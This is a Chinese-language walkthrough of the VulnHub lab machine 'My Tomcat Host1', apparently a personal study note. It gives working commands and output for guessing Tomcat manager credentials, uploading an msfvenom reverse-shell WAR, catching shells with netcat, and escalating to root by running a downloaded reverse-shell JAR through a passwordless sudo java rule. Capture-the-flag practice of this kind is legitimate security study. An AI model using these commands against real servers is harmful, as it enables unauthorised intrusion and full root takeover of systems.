
My tomcat Host1

笔记本:	靶机		
创建时间:	2021/12/29 15:25	**更新时间:**	2021/12/29 16:05
作者:	陆六肆		
标签:	javaweb, msfvenom, tomcat后台getshell		

准备

攻击机:kali
靶机： My tomcat Host1 NAT 192.168.91.0 网段
下载链接:
https://download.vulnhub.com/mytomcathost/My_Tomcat_Host.ova.torrent



信息搜集与利用

主机发现


nmap 192.168.91.0/24

```
Nmap scan report for 192.168.91.165
Host is up (0.00071s latency).
Not shown: 988 filtered tcp ports (no-response), 10 filtered tcp ports (host-prohibited)
PORT     STATE SERVICE
22/tcp   open  ssh
8080/tcp open  http-proxy
```


如图所示得到了目标IP： 192.168.91.165 且开放了 22,8080 端口

HTTP

http://192.168.91.165:8080/



点击 右边的 Manager App 弹出登陆，盲猜一波账号密码 admin:admin ..... tomcat:tomcat



tomcat:tomcat 登陆成功:
http://192.168.91.165:8080/manager/html

tomcat 后台管理

在这里可以上传 war 文件，我们在这里上传木马

msfvenom 生成木马

msfvenom -p java/jsp_shell_reverse_tcp LHOST=172.21.175.22 LPORT=1234 -f war > shell.war

```
┌──(root💀ohh)-[~/myfiles/bj/linux/java_shell]
└─# msfvenom -p java/jsp_shell_reverse_tcp LHOST=172.21.175.22 LPORT=1234 -f war > shell.war
Payload size: 1101 bytes
Final size of war file: 1101 bytes
```

上传上去，同时 启动 msfconsle 使用 监听模块 exploit/multi/handler 或者 nc 监听都可以

一：

```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (java/jsp_shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.21.175.22    yes       The listen address (an interface may be specified)
   LPORT  1234             yes       The listen port
   SHELL                   no        The system shell to use.


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) >
```


需要设置对应的 IP 端口，Payload : **java/jsp_shell_reverse_tcp**

二：

nc -lvnp 1234

```
┌──(root💀ohh)-[/mnt/c/Users/ohh]
└─# nc -lvnp 1234
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
```

上传



访问并查看nc是否获取到了监听

/manager	未指定	Tomcat Manager Application	true	2
/shell	未指定		true	0

此处右键 新的标签页面打开即可

```
┌──(root💀ohh)-[/mnt/c/Users/ohh]
└─# nc -lvnp 1234
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 172.21.160.1.
Ncat: Connection from 172.21.160.1:23041.
id
uid=998(tomcat) gid=997(tomcat) groups=997(tomcat)
```

同时可以看到监听成功，且是 tomcat 用户

切换到标准 shell， python3 或者 python2 自己尝试，有可能这个靶机没有 python2或者 python3

python2 -c "import pty;pty.spawn('/bin/bash')"

```
python2 -c "import pty;pty.spawn('/bin/bash')"
bash-4.2$ ls
ls
bin   dev  home  lib64  mnt  proc  run   srv  tmp  var
boot  etc  lib   media  opt  root  sbin  sys  usr
bash-4.2$
```

提权

sudo -l 查看当前用户的权限

```
bash-4.2$ sudo -l
sudo -l
Matching Defaults entries for tomcat on this host:
    requiretty, !visiblepw, always_set_home, env_reset, env_keep="COLORS
    DISPLAY HOSTNAME HISTSIZE INPUTRC KDEDIR LS_COLORS", env_keep+="MAIL PS1
    PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE
    LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY
    LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL
    LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User tomcat may run the following commands on this host:
    (ALL) NOPASSWD:
    /usr/lib/jvm/java-1.8.0-openjdk-1.8.0.242.b08-0.el7_7.x86_64/jre/bin/java
bash-4.2$
```

可以看到 这里有一个 java命令是可以sudo -u root 执行且没有密码。因此这里可以提权。

msfvenom 生成新木马


msfvenom -platform java -f jar -p java/shell_reverse_tcp LHOST=172.21.175.22 LPORT=4444 -o shell.jar

```
┌──(root💀ohh)-[~/myfiles/bj/linux/java_shell]
└─# msfvenom -platform java -f jar -p java/shell_reverse_tcp LHOST=172.21.175.22 LPORT=4444 -o shell.jar
Payload size: 7510 bytes
Final size of jar file: 7510 bytes
Saved as: shell.jar

┌──(root💀ohh)-[~/myfiles/bj/linux/java_shell]
└─# ls
readme.txt  shell.jar  shell.war

┌──(root💀ohh)-[~/myfiles/bj/linux/java_shell]
└─#
```

生成了 shell.jar 用于在靶机中执行 java -jar 命令
将 shell.jar 下载到 靶机中
kali 开启 http服务
python2 -m SimpleHTTPServer 8000
浏览器检查一下是否成功
http://172.21.175.22:8000/



现在在靶机中将 shell.jar 下载
tmp 目录下有写入权限
wget http://172.21.175.22:8000/shell.jar

```
bash-4.2$ cd /tmp
cd /tmp
bash-4.2$ wget http://172.21.175.22:8000/shell.jar
wget http://172.21.175.22:8000/shell.jar
--2021-12-29 10:51:40--  http://172.21.175.22:8000/shell.jar
Connecting to 172.21.175.22:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7510 (7.3K) [application/java-archive]
Saving to: 'shell.jar'

100%[======================================>] 7,510       --.-K/s   in 0s

2021-12-29 10:51:40 (1.15 GB/s) - 'shell.jar' saved [7510/7510]

bash-4.2$ ls
ls
hsperfdata_tomcat  shell.jar
bash-4.2$
```

此时 可以执行这个 反弹 shell 了，别忘了 在攻击机中开启一个 监听
nc -lvnp 4444

```
┌──(root💀ohh)-[~]
└─# nc -lvnp 4444
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
```

sudo -u root java -jar shell.jar

```
bash-4.2$ sudo -u root java -jar shell.jar
sudo -u root java -jar shell.jar


┌──(root💀ohh)-[~]
└─# nc -lvnp 4444
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 172.21.160.1.
Ncat: Connection from 172.21.160.1:24631.
id
uid=0(root) gid=0(root) groups=0(root)
```

此时回到监听窗口可以看到成功了且 是 root 用户

flag

root目录中

```
cd /root
ls
proof.txt
cat proof.txt
Best of Luck
628435356e49f976bab2c04948d22fe4
```

至此完工！
😊

总结:

- **tomcat后台getshell。**
- **msfvenom 命令的深层用法需要进一步的学习。**
- **javaweb 对于我来说这是盲点也需要进一步的学习。**